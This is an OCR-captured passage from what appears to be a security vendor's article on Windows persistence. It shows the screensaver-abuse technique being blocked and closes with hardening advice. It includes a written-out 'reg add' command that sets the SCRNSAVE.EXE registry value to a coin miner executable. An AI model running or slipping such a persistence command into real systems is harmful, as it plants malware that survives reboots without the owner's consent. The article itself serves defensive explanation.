RuntimeBroker.exe	8420			2.77 MB	TEST2\user	Runtime Broker
dllhost.exe	8716			3.64 MB	TEST2\user	COM Surrogate
ApplicationFrame...	8724			14.19 MB	TEST2\user	Application Frame Host
WinStore.App.exe	5096			15.15 MB	TEST2\user	Store


CPU Usage: 0.93% Physical memory: 2.71 GB (33.92%) Processes: 144

Cynet VS Abusing Screensavers

Cynet blocks any attempt to configure a malicious content as a screensaver.

1. An attempt to perform this technique via the GUI registry editor.

An attempt to set a coin miner as a screensaver.




Computer\HKEY_CURRENT_USER\Control Panel\Desktop

Name	Type	Data
FontSmoothing...	REG_DWORD	0x00000002 (2)
ForegroundFlas...	REG_DWORD	0x00000007 (7)
ForegroundLock...	REG_DWORD	0x00030d40 (200000)
LastUpdated	REG_DWORD	0xffffffff (4294967295)
LeftOverlapChars	REG_SZ	3
MaxMonitorDi...	REG_DWORD	0x00000855 (2133)
MaxVirtualDeskt...	REG_DWORD	0x00000855 (2133)
MenuShowDelay	REG_SZ	400
MouseWheelRo...	REG_DWORD	
PaintDesktopVer...	REG_DWORD	
Pattern	REG_DWORD	
RightOverlapCh...	REG_SZ	
ScreenSaveActive	REG_SZ	
ScreenSaveTimo...	REG_SZ	
SCRNSAVE.EXE	REG_SZ	
SnapSizing	REG_SZ	
TileWallpaper	REG_SZ	

Value name:
SCRNSAVE.EXE

Value data:
C:\Users\user\AppData\Roaming\Coin_Miner.exe

The activity was blocked by Cynet.




Cynet Alert Notification

Action: Blocked
Severity: High
Category: Unauthorized Registry Operation Attempt
File: c:\windows\regedit.exe
Time: Thu, Apr 08 21 5:58:39 AM
Description: This file contains a malicious code

1. An attempt to perform this technique via the command line.

The activity was blocked by Cynet.



```
C:\Windows\system32>reg add "hkcu\control panel\desktop" /v SCRNSAVE.EXE /d c:\users\user\appdata\roaming\Coin_Miner.exe
Value SCRNSAVE.EXE exists, overwrite(Yes/No)? yes
The operation completed successfully.
```

Cynet Alert Notification

Action: Blocked
Severity: High
Category: Unauthorized Registry Operation Attempt
File: c:\windows\regedit.exe
Time: Thu, Apr 08 21 5:58:39 AM
Description: This file contains a malicious code

Knowledge is Power

There are many other persistence methods which malware and attackers can use to maintain a foothold in your system. When it comes to a topic as broad as persistence, we only covered the tip of the iceberg.

The best way to avoid any persistence attempts by malware in your environment is to prevent unwanted programs from running. However, there are several mandatory rules which will harden your environment in terms of persistence:

- Block file writes to unusual places, if possible, such as public user profile in Windows.

- Reduce privileges so more advanced persistence techniques would fail due to missing privileges.
- File system permissions should be checked regularly and be as restricted as possible.
- Lock down configuration files (read-only) and put ACLs on specific registry keys.

Identifying and killing the persistence method used in the incident is one of the top priorities when handling a cyber security event. As I mentioned at the beginning of the article, persistence allows the attacker to stay on your system without re-infecting it, even after a reboot. Removing the attacker from the environment is a key for a successful recovery from the incident.

When it comes to the cybersecurity field, incidents will occur. It is not a question of “if”, but rather “when”. The more persistence methods and techniques are aware of, the better your chances of blocking the next attempt by a malware or a malicious actor to maintain persistence in your environment are raising.